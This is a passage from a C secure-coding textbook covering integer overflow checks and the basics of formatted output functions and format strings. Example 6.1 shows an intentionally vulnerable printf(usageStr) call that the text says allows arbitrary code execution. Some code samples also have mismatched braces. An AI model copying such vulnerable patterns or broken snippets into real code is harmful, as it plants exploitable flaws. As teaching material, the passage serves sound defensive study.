Postcondition tests can be used to detect unsigned integer wrapping, for example, because these operations are well defined as having modulo behavior. The following test can be performed to ensure that the result of the unsigned addition operation did not wrap:

```
unsigned int ui1, ui2, usum;

/* Initialize ui1 and ui2 */

usum = ui1 + ui2;
if (usum < ui1) {
   /* handle error condition */
}
```

Detecting range errors in this manner can be relatively expensive, especially if the code must be strictly conforming. Frequently, these checks must be in place before suspect system calls that may or may not perform similar checks before performing integral operations. Redundant testing by the caller and by the called is a style of defensive programming that has been largely discredited within the C and C++ community. The usual discipline in C and C++ is to require validation only on one side of each interface.

Furthermore, branches can be expensive on modern hardware, so programmers and implementers work hard to keep branches out of inner loops. This expense argues against requiring the application programmer to pretest all arithmetic values to prevent rare occurrences such as overflow. Preventing runtime overflow by program logic is sometimes easy, sometimes complicated, and sometimes extremely difficult. Clearly, some overflow occurrences can be diagnosed in advance by static analysis methods. But no matter how good this analysis is, some code sequences still cannot be detected before runtime. In most cases, the resulting code is much less efficient than what a compiler could generate to detect overflow.

Secure Integer Libraries

Secure integer libraries can be used to provide secure integer operations that either succeed or report an error. Code must be specifically developed to invoke secure integer functions rather than rely on built-in operators. This can be costly, particularly when securing existing code. It does have the potential advantage that calls to secure integer library functions can be inserted only where required.

Michael Howard has written parts of a safe integer library that detects integer overflow conditions using architecture-specific mechanisms [Howard 2003a]. The Uadd() function adds two arguments of type size_t on the x86-32 architecture:

```
bool UAdd(size_t a, size_t b, size_t *r) {
  __asm {
    mov eax, dword ptr [a]
    add eax, dword ptr [b]
    mov ecx, dword ptr [r]
    mov dword ptr [ecx], eax
    jc  short j1
    mov al, 1 // 1 is success
    jmp short j2
j1:
    xor al, al // 0 is failure
j2:
  };
}
```

The use of embedded Intel assembly instructions prevents porting to other architectures. This particular function is not even portable to x86-64 because it assumes size_t is implemented as a dword (32-bit) value.

The following short program that calculates the combined length of the two strings is performed using the UAdd() call with appropriate checks for error conditions. Even adding 1 to the sum can result in an overflow, and consequently both addition operations need to be checked.

```
int main(int argc, char *const *argv) {
  unsigned int total;
  if (UAdd(strlen(argv[1]), 1, &total) &&
      UAdd(total, strlen(argv[2]), &total)) {
    char *buff = (char *)malloc(total);
    strcpy(buff, argv[1]);
    strcat(buff, argv[2]);
  else {
    abort();
  }
}
```

The Howard approach can be used in C programs but has a number of issues. The use of embedded Intel assembly instructions can interfere with optimizations, adding significant overhead to integer operations as well as preventing porting to other architectures. Both of these problems can be addressed by replacing the assembly instructions with high-performance algorithms such as the ones defined by Henry S. Warren in the book *Hacker's Delight* [Warren 2003]. The library also has an awkward interface, which can be partially addressed by returning the result of the arithmetic operation and replacing the status-reporting mechanism with the runtime-constraint-handling mechanisms defined by ISO/IEC TR 24731-1 and C11. However, without operator overriding, it is necessary to nest function calls to replace normal inline arithmetic operations. Furthermore, there is no good solution for adding small integer types that will take advantage of integer promotions to eliminate overflows from intermediate operations. This problem alone has the potential to change working programs into programs that result in range errors.

Overflow Detection

The C Standard defines the `<fenv.h>` header to support the floating-point exception status flags and directed-rounding control modes required by IEC 60559 and similar floating-point state information. This support includes the ability to determine which floating-point exception flags are set.

A potential solution to handling integer exceptions in C is to provide an inquiry function (just as C provides for floating-point) that interrogates status flags being maintained by the (compiler-specific) assembler code that performs the various integer operations. If the inquiry function is called after an integral operation and returns a "no overflow" status, the value is reliably represented correctly.

At the level of assembler code, the cost of detecting overflow is zero or nearly zero. Many architectures do not even have an instruction for "add two numbers but do *not* set the overflow or carry bit"; the detection occurs for free whether it is desired or not. But only the specific compiler code generator knows what to do with those status flags.

These inquiry functions may be defined, for example, by translating the `<fenv.h>` header into an equivalent `<ienv.h>` header that provides access to the integer exception environment. This header would support the integer exception status flags and similar integer exception state information.

However, anything that can be performed by an `<ienv.h>` interface could be performed better by the compiler. For example, the compiler may choose a single, cumulative integer exception flag in some cases and one flag per variable in others, depending on what is most efficient in terms of speed and storage for the particular expressions involved. Additionally, the concept of a runtime-constraint handler did not exist until the publication of ISO/IEC TR 24731-1. Consequently, when designing `<fenv.h>`, the C standards committee defined an interface that put the entire burden on the programmer.

Floating-point code is different from integer code in that it includes concepts such as rounding mode, which need not be considered for integers. Additionally, floating-point has a specific value, NaN (Not a Number), which indicates that an unrepresentable value was generated by an expression. Sometimes floating-point programmers want to terminate a computation when a NaN is generated; at other times, they want to print out the NaN because its existence conveys valuable information (and one NaN might occur in the middle of an array being printed out while the rest of the values are valid results). Because of the combination of NaNs and the lack of runtime-constraint handlers, the programmer needed to be given more control.

In general, there is no NaI (Not an Integer) value, so there is no requirement to preserve such a value to allow it to be printed out. Therefore, the programmer does not need fine control over whether an integer runtime-constraint handler gets called after each operation. Without this requirement, it is preferable to keep the code simple and let the compiler do the work, which it can generally do more reliably and efficiently than individual application programmers.

Compiler-Generated Runtime Checks

Microsoft Visual Studio Runtime Error Checks. Visual Studio 2010 and older versions include native runtime checks enabled by the `/RTCc` compiler flag that detects assignments that result in lost data. This option will result in a runtime error whenever an assignment results in data loss, including casts to smaller data types:

```
int value = /* ... */;
unsigned char ch;
ch = (unsigned char)value;
```

Use a mask to cast into a smaller type and deliberately clear the high-order bits:

```
ch = (unsigned char)(value & 0xFF);
```

Visual Studio 2010 also includes a `runtime_checks` pragma that disables or restores native runtime checks but does not include flags for catching other runtime errors such as overflows.

Unfortunately, runtime error checks do not work in a release (optimized) build.

The GCC `-ftrapv` Flag. GCC provides an `-ftrapv` compiler option that offers limited support for detecting integer overflows at runtime. The GCC runtime system generates traps for signed overflow on addition, subtraction, and multiplication operations for programs compiled with the -ftrapv flag. This trapping is accomplished by invoking existing, portable library functions that test an operation's postconditions and call the C library abort() function when results indicate that an integer error has occurred. For example, the following function from the GCC runtime system is used to detect overflows resulting from the addition of signed 16-bit integers:

```
Wtype __addvsi3(Wtype a, Wtype b) {
  const Wtype w = a + b;
  if (b >= 0 ? w < a : w > a)
    abort ();
    return w;
  }
}
```

The two operands are added, and the result is compared to the operands to determine whether an overflow condition has occurred. For __addvsi3(), if b is nonnegative and w < a, an overflow has occurred and abort() is called. Similarly, abort() is called if b is negative and w > a.

The –ftrapv option is known to have substantial problems. The __addvsi3() function requires a function call and conditional branching, which can be expensive on modern hardware. An alternative implementation tests the processor overflow condition code, but it requires assembly code and is nonportable. Furthermore, the GCC –ftrapv flag works for only a limited subset of signed operations and always results in an abort() when a runtime overflow is detected. Discussions on how to trap signed integer overflows in a reliable and maintainable manner are ongoing within the GCC community.

Verifiably In-Range Operations

Verifiably in-range operations are often preferable to treating out-of-range values as an error condition because the handling of these errors has been shown to cause denial-of-service problems in actual applications (for example, when a program aborts). The quintessential example of this incorrect handling is the failure of the *Ariane 5* launcher, which resulted from an improperly handled conversion error that caused the processor to be shut down.

A program that detects an imminent integer overflow may either trap or produce an integer result that is within the range of representable integers on that system. Some applications, particularly in embedded systems, are better handled by producing a verifiably in-range result because it allows the computation to proceed, thereby avoiding a denial-of-service attack. However, when continuing to produce an integer result in the face of overflow, the question of what integer result to return to the user must be considered.

The saturation and modwrap algorithms and the technique of restricted-range usage produce integer results that are always within a defined range. This range is between the integer values MIN and MAX (inclusive), where MIN and MAX are two representable integers and MIN is less than MAX.

Saturation Semantics. Assuming that the mathematical result of the computation is represented by result, Table 5.12 shows the actual value returned to the user.

In the C Standard, signed integer overflow produces undefined behavior, meaning that any behavior is permitted. Consequently, producing a saturated MAX or MIN result is permissible. Providing saturation semantics for unsigned integers would require a change in the standard. For both signed and unsigned integers, there is currently no way of requiring a saturated result. If a new standard pragma such as _Pragma(STDC SAT) were added to the C Standard, saturation semantics could be provided without impacting existing code.

Although saturation semantics may be suitable for some applications, it is not always appropriate in security-critical code where abnormal integer values may indicate an attack.

Modwrap Semantics. In modwrap semantics (also called *modulo* arithmetic), integer values "wrap around." That is, adding 1 to MAX produces MIN. This is the defined behavior for unsigned integers in the C Standard. It is frequently the behavior of signed integers as well. However, it is more sensible in many applications to use saturation semantics instead of modwrap semantics. For example, in the computation of a size (using unsigned integers), it is often better for the size to stay at the maximum value in the event of overflow rather than suddenly becoming a very small value.

Restricted Range Usage. Another tool for avoiding integer overflow is to use only half the range of signed integers. For example, when using an int,

Table 5.12 Value Returned to User by result

Range of Mathematical Result	Result Returned
MAX < result	MAX
MIN <= result <= MAX	result
result < MIN	MIN

use only the range `[INT_MIN/2, INT_MAX/2]`. This has been a trick of the trade in Fortran for some time, and now that optimizing C compilers are becoming more sophisticated, it can be valuable in C.

Consider subtraction. If the user types the expression `a - b` where both `a` and `b` are in the range `[INT_MIN/2, INT_MAX/2]`, then the result will be in the range `[INT_MIN, INT_MAX]` for a typical two's complement machine.

Now, if the user types `a < b`, there is often an implicit subtraction happening. On a machine without condition codes, the compiler may simply issue a subtract instruction and check whether the result is negative. This is allowed because the compiler is allowed to assume there is no overflow. If all explicitly user-generated values are kept in the range `[INT_MIN/2, INT_MAX/2]`, then comparisons will always work even if the compiler performs this optimization on such hardware.

As-If Infinitely Ranged Integer Model

To bring program behavior into greater agreement with the mathematical reasoning commonly used by programmers, the as-if infinitely ranged (AIR) integer model guarantees that either integer values are equivalent to those obtained using infinitely ranged integers or a runtime exception occurs. The resulting system is easier to analyze because undefined behaviors have been defined and because the analyzer (either a tool or human) can safely assume that integer operations result in an AIR value or trap. The model applies to both signed and unsigned integers, although either may be enabled or disabled per compilation unit using compiler options.

Traps are implemented by invoking a runtime-constraint handler or by using the existing hardware traps (such as divide by zero) to invoke a runtime-constraint handler. These are the same runtime-constraint handlers used by the bounds-checking interfaces defined in C11 Annex K. Runtime-constraint handlers can be customized to perform any action. They may, for example, call `abort()`, log the error, or set a flag and continue (using the indeterminate value that was produced).

In the AIR integer model, it is acceptable to delay catching an incorrectly represented value until an *observation point* is reached or just before it causes a *critical undefined behavior*. An observation point occurs at an output, including a volatile object access. The trap may occur any time between the overflow or truncation and the output or critical undefined behavior. This model improves the ability of compilers to optimize, without sacrificing safety and security. AIR integers cannot distinguish between erroneous overflows and "fussy" overflows, which may result in some false positives and require a refactoring of otherwise correct code.

Critical undefined behavior is a means of differentiating between behaviors that can perform an out-of-bounds store and those that cannot. An out-of-bounds store is defined in C11 Annex L as "an (attempted) access (3.1) that, at runtime, for a given computational state, would modify (or, for an object declared volatile, fetch) 1 or more bytes that lie outside the bounds permitted by this Standard." Specific critical undefined behaviors are also listed by C11 Annex L.

In the AIR integer model, when an observation point is reached and before any critical undefined behavior occurs, any integer value in the output is correctly represented ("as-if infinitely ranged"), provided that traps have not been disabled and no traps have been raised. Optimizations are encouraged, provided the model is not violated.

All integer operations are included in the model. Pointer arithmetic (which results in a pointer) is not part of the AIR integer model but can be checked by Safe-Secure C/C++ methods.

Testing and Analysis

Static Analysis. Static analysis, by either the compiler or a static analyzer, can be used to detect potential integer range errors in source code. Once identified, these problems can be corrected by either changing your program to use appropriate integer types or adding logic to ensure that the range of possible values is within the range of the types you are using. Static analysis is prone to *false positives*. False positives are programming constructs that are incorrectly diagnosed as erroneous by the compiler or analyzer. It is difficult (or impossible) to provide analysis that is both sound (no false negatives) and complete (no false positives). For this reason, static analysis cannot be counted on to identify all possible range errors. Some static analysis tools will try to minimize false negatives, which frequently results in a high number of false positives. Other static analysis tools will try to minimize false positives, which frequently results in a high number of false negatives. You may need to experiment with a variety of compiler settings and static analyzers to determine what works best for you.

Many static analysis tools are better at diagnosing potential conversion errors than overflow or wrapping. Two examples of freely available open source static analysis tools are ROSE and Splint.

ROSE

ROSE is an open source compiler infrastructure to build source-to-source program transformation and analysis tools for large-scale Fortran 77/95/2003, C, C++, OpenMP, and UPC applications. The intended users of ROSE could be either experienced compiler researchers or library and tool developers who may have minimal compiler experience. ROSE is particularly well suited for building custom tools for static analysis, program optimization, arbitrary program transformation, domain-specific optimizations, complex loop optimizations, performance analysis, and cybersecurity.

CERT has developed ROSE checkers to detect and report violations of *The CERT C Secure Coding Guidelines*. These checkers can be downloaded from CERT ROSE Checkers SourceForge project.[2]

Splint

Splint is a tool for statically checking C programs for security vulnerabilities and coding mistakes. Splint uses lightweight static analysis to detect likely vulnerabilities in programs. Splint's analyses are similar to those performed by a compiler and can detect a wide range of implementation flaws by exploiting annotations added to programs.

Microsoft Visual Studio. Visual Studio 2012 and older versions generate a warning (C4244) when an integer value is assigned to a smaller integer type:

```
'conversion' conversion from 'type1' to 'type2', possible loss of data
```

This is a level-4 warning if *`type1`* is `int` and *`type2`* is smaller than `int`. Otherwise, it is a level-3 warning (assigned a value of type `__int64` to a variable of type `unsigned int`).

The following program fragment generates C4244:

```
// C4244_level4.cpp
// compile with: /W4
int aa;
unsigned short bb;
int main(void) {
  int b = 0, c = 0;
  short a = b + c; // C4244
  bb += c; // C4244
  bb = bb + c; // C4244
}
```

Testing. Checking the input values of integers is a good start, but it does not guarantee that subsequent operations on these integers will not result in an overflow or other error condition. Unfortunately, testing does not provide

[2] See http://sourceforge.net/projects/rosecheckers/

any guarantees either; it is impossible to cover all ranges of possible inputs on anything but the most trivial programs.

If applied correctly, testing can increase confidence that the code is secure. For example, integer vulnerability tests should include boundary conditions for all integer variables. If type range checks are inserted in the code, test that they function correctly for upper and lower bounds. If boundary tests have not been included, test for minimum and maximum integer values for the various integer sizes used. Use white-box testing to determine the types of these integer variables, or, in cases where source code is not available, run tests with the various maximum and minimum values for each type.

Most vulnerabilities resulting from integer exceptions manifest themselves as buffer overflows while manipulating null-terminated byte strings in C and C++. Fang Yu, Tevfik Bultan, and Oscar Ibarra proposed an automata-based composite, symbolic verification technique that combines string analysis with size analysis that focuses on statically identifying all possible lengths of a string expression at a program point to eliminate buffer overflow errors [Yu 2009]. This technique obviates the need for runtime checks, which is an advantage if the time to perform the checking can be favorably amortized over the expected number of runtime invocations. Runtime property checking (as implemented by AIR integers) checks whether a program execution satisfies a property. Active property checking extends runtime checking by determining if the property is satisfied by all program executions that follow the same program path.

Source Code Audit. Source code should be audited or inspected for possible integer range errors. When auditing, check for the following:

- Integer variables are typed correctly.
- Integer type ranges are properly checked.
- Input values are restricted to a valid range based on their intended use.
- Integers that cannot assume negative values (for example, ones used for indices, sizes, or loop counters) are declared as unsigned and properly range-checked for upper and lower bounds.

■ 5.7 Summary

Integer vulnerabilities result from lost or misrepresented data. The key to preventing these vulnerabilities is to understand the nuances of integer behavior in digital systems and carefully apply this knowledge in the design and implementation of your systems.

Limiting integer inputs to a valid range can prevent the introduction of arbitrarily large or small numbers that can be used to overflow integer types. Many integer inputs (for example, an integer representing a date or month) have well-defined ranges. Other integers have reasonable upper and lower bounds. For example, because Jeanne Calment, believed by some to be the world's longest-lived person, died at age 122, it should be reasonable to limit an integer input representing someone's age from 0 to 150. For some integers, it can be difficult to establish an upper limit. Usability advocates would argue against imposing arbitrary limits, introducing a trade-off between security and usability. However, if you accept arbitrarily large integers, you must ensure that operations on these values do not cause integer errors that then result in integer vulnerabilities.

Ensuring that operations on integers do not result in integer errors requires considerable care. Programming languages such as Ada do a good job of enforcing integer type ranges, but if you are reading this book, you are probably not programming in Ada. Ideally, C compilers will one day provide options to generate code to check for overflow conditions. But until that day, it is a good idea to use one of the range checking mechanisms discussed in this chapter as a safety net.

As always, it makes sense to apply available tools, processes, and techniques in the discovery and prevention of integer vulnerabilities. Static analysis and source code auditing are useful for finding errors. Source code audits also provide a forum for developers to discuss what does and does not constitute a security flaw and to consider possible solutions. Dynamic analysis tools, combined with testing, can be used as part of a quality assurance process, particularly if boundary conditions are properly evaluated.

If integer type range checking is properly applied and safe integer operations are used for values that can pass out of range (particularly because of external manipulation), it is possible to prevent vulnerabilities resulting from integer range errors.

6

Formatted Output

Catherine: “Why commit Evil?”
Gtz: “Because Good has already been done.”
Catherine: “Who has done it?”
Gtz: “God the Father. I, on the other hand, am improvising.”
—Jean-Paul Sartre, *The Devil and the Good Lord*,
act IV, scene 4

The C Standard defines formatted output functions that accept a variable number of arguments, including a format string.[1] Examples of formatted output functions include `printf()` and `sprintf()`.

Example 6.1 shows a C program that uses formatted output functions to provide usage information about required arguments that are not provided. Because the executable may be renamed, the actual name of the program entered by the user (`argv[0]`) is passed as an argument to the `usage()` function on line 13 of `main()`. The call to `snprintf()` on line 6 constructs the usage string by substituting the `%s` in the format string with the runtime value of `pname`. Finally, `printf()` is called on line 8 to output the usage information.

[1] Formatted output originated in Fortran and found its way into C in 1972 with the portable I/O package described in an internal memorandum written by M. E. Lesk in 1973 regarding “A Portable I/O package.” This package was reworked and became the C Standard I/O functions.

Example 6.1 Printing Usage Information

```
#include <stdio.h>
#include <string.h>

void usage(char *pname) {
  char usageStr[1024];
  snprintf(usageStr, 1024,
    "Usage: %s <target>\n", pname);
  printf(usageStr);
}

int main(int argc, char * argv[]) {
  if (argc > 0 && argc < 2) {
    usage(argv[0]);
    exit(-1);
  }
}
```

This program implements a common programming idiom, particularly for UNIX command-line programs. However, this implementation is flawed in a manner that can be exploited to run arbitrary code. But how is this accomplished? (Hint: It does not involve a buffer overflow.)

Formatted output functions consist of a format string and a variable number of arguments. The format string, in effect, provides a set of instructions that are interpreted by the formatted output function. By controlling the content of the format string, a user can, in effect, control execution of the formatted output function.

Formatted output functions are variadic, meaning that they accept a variable number of arguments. Limitations of variadic function implementations in C contribute to vulnerabilities in the use of formatted output functions. Variadic functions are examined in the following section before formatted output functions are examined in detail.

■ 6.1 Variadic Functions

The `<stdarg.h>` header declares a type and defines four macros for advancing through a list of arguments whose number and types are not known to the called function when it is compiled. POSIX defines the legacy header `<varargs.h>`, which dates from before the standardization of C and provides functionality similar to `<stdarg.h>` [ISO/IEC/IEEE 9945:2009]. The older `<varargs.h>` header has been deprecated in favor of `<stdarg.h>`. Both approaches require that the contract between the developer and the user of the variadic function not be violated by the user. The newer C Standard version is described here.

Variadic functions are declared using a partial parameter list followed by the ellipsis notation. For example, the variadic `average()` function shown in Example 6.2 accepts a single, fixed argument followed by a variable argument list. No type checking is performed on the arguments in the variable list. One or more fixed parameters precede the ellipsis notation, which must be the last token in the parameter list.

Example 6.2 Implementation of the Variadic `average()` Function

```
01  int average(int first, ...) {
02    int count = 0, sum = 0, i = first;
03    va_list marker;
04
05    va_start(marker, first);
06    while (i != -1) {
07      sum += i;
08      count++;
09      i = va_arg(marker, int);
10    }
11    va_end(marker);
12    return(sum ? (sum / count) : 0);
13  }
```

A function with a variable number of arguments is invoked simply by specifying the desired number of arguments in the function call:

```
average(3, 5, 8, -1);
```

The `<stdarg.h>` header defines the `va_start()`, `va_arg()`, and `va_end()` macros shown in Example 6.3 for implementing variadic functions, as well as the `va_copy()` macro not used in this example. All of these macros operate on the `va_list` data type, and the argument list is declared using the `va_list` type. For example, the `marker` variable on line 3 of Example 6.2 is declared as a `va_list` type. The `va_start()` macro initializes the argument list and must be called before `marker` can be used. In the `average()` implementation, `va_start()` is called on line 5 and passed `marker` and the last fixed argument (`first`). This fixed argument allows `va_start()` to determine the location of the first variable argument. The `va_arg()` macro requires an initialized `va_list` and the type of the next argument. The macro returns the next argument and increments the argument pointer based on the type size. The `va_arg()` macro is invoked on line 9 of the `average()` function to access the second through last arguments. Finally, `va_end()` is called to perform any necessary cleanup before the function returns. If the `va_end()` macro is not invoked before the return, the behavior is undefined.

The termination condition for the argument list is a contract between the programmers who implement the function and those who use it. In this implementation of the `average()` function, termination of the variable argument list is indicated by an argument whose value is –1. If the programmer calling the function neglects to provide this argument, the `average()` function will continue to process the next argument indefinitely until a –1 value is encountered or a fault occurs.

Example 6.3 shows the `va_list` type and the `va_start()`, `va_arg()`, and `va_end()` macros[2] as implemented by Visual C++. Defining the `va_list` type as a character pointer is an obvious implementation with *sequentially ordered arguments* such as the ones generated by Visual C++ and GCC on x86-32.

Example 6.3 Sample Definitions of Variable Argument Macros

```
#define _ADDRESSOF(v) (&(v))
#define _INTSIZEOF(n) \
  ((sizeof(n)+sizeof(int)-1) & ~(sizeof(int)-1))
typedef char *va_list;
#define va_start(ap,v) (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v))
#define va_arg(ap,t) (*(t *)((ap+=_INTSIZEOF(t))-_INTSIZEOF(t)))
#define va_end(ap) (ap = (va_list)0)
```

Figure 6.1 illustrates how the arguments are sequentially ordered on the stack when the `average(3,5,8,-1)` function is called on these systems. The character pointer is initialized by `va_start()` to reference the parameters following the last fixed argument. The `va_start()` macro adds the size of




Figure 6.1 Type `va_list` as a character pointer

[2] C99 adds the `va_copy()` macro.

the argument to the address of the last fixed parameter. When va_start() returns, va_list points to the address of the first optional argument.

Not all systems define the va_list type as a character pointer. Some systems define va_list as an array of pointers, and other systems pass arguments in registers. When arguments are passed in registers, va_start() may have to allocate memory to store the arguments. In this case, the va_end() macro is used to free allocated memory.

Argument Passing and Naming Conventions

The following calling conventions are supported by Visual C++:

__cdecl

This is the default calling convention for C and C++ programs. Parameters are pushed onto the stack in reverse order. The __cdecl calling convention requires that each function call include stack cleanup code. This calling convention supports the use of variadic functions because the stack is cleaned up by the caller. This is a requirement when supporting variadic functions because the compiler cannot determine how many arguments are being passed without examining the actual call.

__stdcall

The __stdcall calling convention is used to call Win32 API functions. This calling convention cannot be used with variadic functions because the called function cleans the stack. This means that the compiler cannot determine in advance how many arguments will be passed to the function when generating code to pop arguments from the stack.

__fastcall

The __fastcall calling convention specifies that arguments to functions are to be passed in registers when possible. The first two doublewords or smaller arguments are passed in ecx and edx registers; all other arguments are passed right to left. The called function pops the arguments from the stack.

6.2 Formatted Output Functions

Formatted output function implementations differ significantly based on their history. The formatted output functions defined by the C Standard include the following:

- fprintf() writes output to a stream based on the contents of the format string. The stream, format string, and a variable list of arguments are provided as arguments.
- printf() is equivalent to fprintf() except that printf() assumes that the output stream is stdout.
- sprintf() is equivalent to fprintf() except that the output is written into an array rather than to a stream. The C Standard stipulates that a null character is added at the end of the written characters.
- snprintf() is equivalent to sprintf() except that the maximum number of characters *n* to write is specified. If *n* is nonzero, output characters beyond *n*–1st are discarded rather than written to the array, and a null character is added at the end of the characters written into the array.[3]
- vfprintf(), vprintf(), vsprintf(), and vsnprintf() are equivalent to fprintf(), printf(), sprintf(), and snprintf() with the variable argument list replaced by an argument of type va_list. These functions are useful when the argument list is determined at runtime.

Another formatted output function not defined by the C specification but defined by POSIX is syslog(). The syslog() function accepts a priority argument, a format specification, and any arguments required by the format and generates a log message to the system logger (syslogd). The syslog() function first appeared in BSD 4.2 and is supported by Linux and other modern POSIX implementations. It is not available on Windows systems.

The interpretation of format strings is defined in the C Standard. C runtimes typically adhere to the C Standard but often include nonstandard extensions. You can usually rely on all the formatted output functions for a particular C runtime interpreting format strings the same way because they are almost always implemented using a common subroutine.

The following sections describe the C Standard definition of format strings, GCC and Visual C++ implementations, and some differences between these implementations and the C Standard.

Format Strings

Format strings are character sequences consisting of *ordinary characters* (excluding %) and *conversion specifications*. Ordinary characters are copied unchanged to the output stream. Conversion specifications consume

[3] The snprintf() function was introduced in the C99 standard to improve the security of the standard library.

arguments, convert them according to a corresponding conversion specifier, and write the results to the output stream.

Conversion specifications begin with a percent sign (%) and are interpreted from left to right. Most conversion specifications consume a single argument, but they may consume multiple arguments or none. The programmer must match the number of arguments to the specified format. If there are more arguments than conversion specifications, the extra arguments are ignored. If there are not enough arguments for all the conversion specifications, the results are undefined.

A conversion specification consists of optional fields (flags, width, precision, and length modifier) and required fields (conversion specifier) in the following form:

```
%[flags] [width] [.precision] [{length-modifier}] conversion-specifier
```

For example, in the conversion specification `%-10.8ld`, `-` is a flag, `10` is the width, the precision is `8`, the letter `l` is a length modifier, and `d` is the conversion specifier. This particular conversion specification prints a `long int` argument in decimal notation, with a minimum of eight digits left-justified in a field at least ten characters wide.

Each field is a single character or a number signifying a particular format option. The simplest conversion specification contains only `%` and a conversion specifier (for example, `%s`).

Conversion Specifier. A conversion specifier indicates the type of conversion to be applied. The conversion specifier character is the only required format field, and it appears after any optional format fields. Table 6.1 lists some of the conversion specifiers from the C Standard, including `n`, which plays a key role in many exploits.

Table 6.1 Conversion Specifiers

Character	Output Format
`d`, `i`	The `signed int` argument is converted to signed decimal in the style *[-]dddd*.
`o`, `u`, `x`, `X`	The `unsigned int` argument is converted to unsigned octal (`o`), unsigned decimal (`u`), or unsigned hexadecimal notation (`x` or `X`) in the style *dddd*; the letters `abcdef` are used for `x` conversion and the letters `ABCDEF` for `X` conversion.

continues

Table 6.1 Conversion Specifiers (*continued*)

Character	Output Format
`f`, `F`	A `double` argument representing a floating-point number is converted to decimal notation in the style *[-]ddd.ddd*, where the number of digits after the decimal point is equal to the precision specification.
`n`	The number of characters successfully written so far to the stream or buffer is stored in the signed integer whose address is given as the argument. No argument is converted, but one is consumed. By default, the `%n` conversion specifier is disabled for Microsoft Visual Studio but can be enabled using the `_set_printf_count_output()` function.
`s`	The argument is a pointer to the initial element of an array of character type. Characters from the array are written up to (but not including) the terminating null character.

Flags. Flags justify output and print signs, blanks, decimal points, and octal and hexadecimal prefixes. More than one flag directive may appear in a format specification. The flag characters are described in the C Standard.

Width. Width is a nonnegative decimal integer that specifies the minimum number of characters to output. If the number of characters output is less than the specified width, the width is padded with blank characters.

A small width does not cause field truncation. If the result of a conversion is wider than the field width, the field expands to contain the conversion result. If the width specification is an asterisk (*), an `int` argument from the argument list supplies the value. In the argument list, the width argument must precede the value being formatted.

Precision. Precision is a nonnegative decimal integer that specifies the number of characters to be printed, the number of decimal places, or the number of significant digits.[4] Unlike the width field, the precision field can cause truncation of the output or rounding of a floating-point value. If precision is specified as 0 and the value to be converted is 0, no characters are output. If the precision field is an asterisk (*), the value is supplied by an `int` argument from the argument list. The precision argument must precede the value being formatted in the argument list.

[4] The conversion specifier determines the interpretation of the precision field and the default precision when the precision field is omitted.

Length Modifier. Length modifier specifies the size of the argument. The length modifiers and their meanings are listed in Table 6.2. If a length modifier appears with any conversion specifier other than the ones specified in this table, the resulting behavior is undefined.

Table 6.2 Length Modifiers*

Modifier	Meaning
hh	Specifies that a following d, i, o, u, x, or X conversion specifier applies to a signed char or unsigned char argument (the argument will have been promoted according to the integer promotions, but its value is converted to signed char or unsigned char before printing) or that a following n conversion specifier applies to a pointer to a signed char argument.
h	Specifies that a following d, i, o, u, x, or X conversion specifier applies to a short int or unsigned short int argument (the argument will have been promoted according to the integer promotions, but its value is converted to short int or unsigned short int before printing) or that a following n conversion specifier applies to a pointer to a short int argument.
l	Specifies that a following d, i, o, u, x, or X conversion specifier applies to a long int or unsigned long int argument; that a following n conversion specifier applies to a pointer to a long int argument; that a following c conversion specifier applies to a wint_t argument; that a following s conversion specifier applies to a pointer to a wchar_t argument; or there is no effect on a following a, A, e, E, f, F, g, or G conversion specifier.
ll	Specifies that a following d, i, o, u, x, or X conversion specifier applies to a long long int or unsigned long long int argument or that a following n conversion specifier applies to a pointer to a long long int argument. This conversion specifier has been supported by Microsoft since Visual Studio 2005.
j	Specifies that a following d, i, o, u, x, or X conversion specifier applies to an intmax_t or uintmax_t argument or that a following n conversion specifier applies to a pointer to an intmax_t argument. Visual Studio 2012 and earlier versions do not support the standard j length modifier or have a nonstandard analog. Consequently, you must hard-code the knowledge that intmax_t is int64_t and uintmax_t is uint64_t for Microsoft Visual Studio versions. Microsoft plans to support the j length modifier in a future release of Microsoft Visual Studio.
z	Specifies that a following d, i, o, u, x, or X conversion specifier applies to a size_t or the corresponding signed integer type argument or that a following n conversion specifier applies to a pointer to a signed integer type corresponding to a size_t argument. The z length modifier is not supported in Visual C++. Instead, Visual C++ uses the I length modifier. Microsoft has submitted a feature request to add support for the z length modifier to a future release of Microsoft Visual Studio.

continues

Table 6.2 Length Modifiers* (*continued*)

Modifier	Meaning
`t`	Specifies that a following `d`, `i`, `o`, `u`, `x`, or `X` conversion specifier applies to a `ptrdiff_t` or the corresponding unsigned integer type argument or that a following `n` conversion specifier applies to a pointer to a `ptrdiff_t` argument. The `t` length modifier is not supported in Visual C++. Instead, Visual C++ uses the `I` length modifier. Microsoft plans to support the `t` length modifier in a future release of Microsoft Visual Studio.
`L`	Specifies that a following `a`, `A`, `e`, `E`, `f`, `F`, `g`, or `G` conversion specifier applies to a `long double` argument.

*Source: [ISO/IEC 2011]

GCC

The GCC implementation of formatted output functions conforms to the C Standard but also implements POSIX extensions.

Limits. Formatted output functions in GCC version 3.2.2 handle width and precision fields up to `INT_MAX` (2,147,483,647 on x86-32). Formatted output functions also keep and return a count of characters output as an `int`. This count continues to increment even if it exceeds `INT_MAX`, which results in a signed integer overflow and a signed negative number. However, if interpreted as an *unsigned* number, the count is accurate until an unsigned overflow occurs. The fact that the count value can be successfully incremented through all possible bit patterns plays an important role when we examine exploitation techniques later in this chapter.

Visual C++

The Visual C++ implementation of formatted output functions is based on the C Standard and Microsoft-specific extensions.

Introduction. Formatted output functions in at least some Visual C++ implementations share a common definition of format string specifications. Therefore, format strings are interpreted by a common function called `_output()`. The `_output()` function parses the format string and determines the appropriate action based on the character read from the format string and the current state.

Table 6.3 Precision under Visual C++

Precision	Result
`p < 0`	Default precision
`0`	If the value to be converted is 0, the result is no characters output
`1 < p < 512`	`p`
`512 < p < INT_MAX (0x7FFFFFFF)`	512
`p => INT_MAX+1 (0x80000000)`	Default precision

Limits. The `_output()` function stores the width as a signed integer. Widths of up to `INT_MAX` are supported. Because the `_output()` function makes no attempt to detect or deal with signed integer overflow, values exceeding `INT_MAX` can cause unexpected results.

